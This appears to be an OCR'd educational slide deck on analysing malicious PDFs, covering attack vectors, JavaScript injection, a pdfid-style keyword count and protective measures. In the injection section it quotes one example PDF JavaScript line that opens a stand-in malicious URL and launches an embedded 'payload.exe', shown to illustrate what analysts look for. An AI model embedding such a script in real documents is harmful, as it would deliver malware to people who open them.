
PDF Analysis in Cybersecurity

Learn how attackers weaponize PDFs and how analysis can reveal and prevent hidden cyber threats.

Marios Grivas – Offensive Security Practicioner



1. *What is PDF Analysis in Cybersecurity*

PDF analysis in cybersecurity involves **examining Portable Document Format files** to **detect potential security threats.** This includes analyzing **file structure**, **embedded objects**, **JavaScript code**, **metadata**, and **file behavior**. Malicious PDFs are often used as vectors for **phishing**, **malware distribution**, and **exploits leveraging vulnerabilities in PDF readers**.

2. *Common Flaws and Attack Vectors*


- Embedded JavaScript that executes upon opening.
- Auto-launch actions defined by **/OpenAction** or **/AA** tags.
- Embedded files such as executables or macro-enabled documents.
- Use of encoding and compression to obfuscate malicious payloads.
- Exploits targeting PDF reader vulnerabilities (e.g. **buffer overflows**).

3. JavaScript Injection in PDFs

Attackers can embed JavaScript in PDFs using the **/JavaScript** tag or via **/OpenAction** to trigger scripts automatically. Examples include:

“**app.launchURL('http://malicious-site.com'); this.exportDataObject({ cName: 'payload.exe', nLaunch: 2 });**”

Such scripts can be obfuscated using **string concatenation**, **encoding**, or **indirect references**.



```
PDF Header: %PDF-1.3
obj                    15
endobj                 15
stream                  2
endstream               2
xref                    1
trailer                 1
 /JS                                2
 /JavaScript                        3
/JS                     2
/JavaScript             3
/AA                     0
/OpenAction             1
/AcroForm               1
/JBIG2Decode            0
/RichMedia              0
/Launch                 0
/EmbeddedFile           0
/XFA                    0
/Colors > 2^24          0
```

4. How Users Can Be Protected

- Use **updated PDF** readers with **security patches**.
- **Disable JavaScript** execution in PDF readers unless necessary.
- Employ **sandboxing tools** or **virtual environments** to open unknown PDFs.
- Utilize **antivirus** and **behavioral detection tools**.
- **Conduct PDF analysis** using tools like *pdfid*, *pdf-parser*, or *peepdf* before opening.
- **Educate users** to **avoid opening suspicious attachments or links**.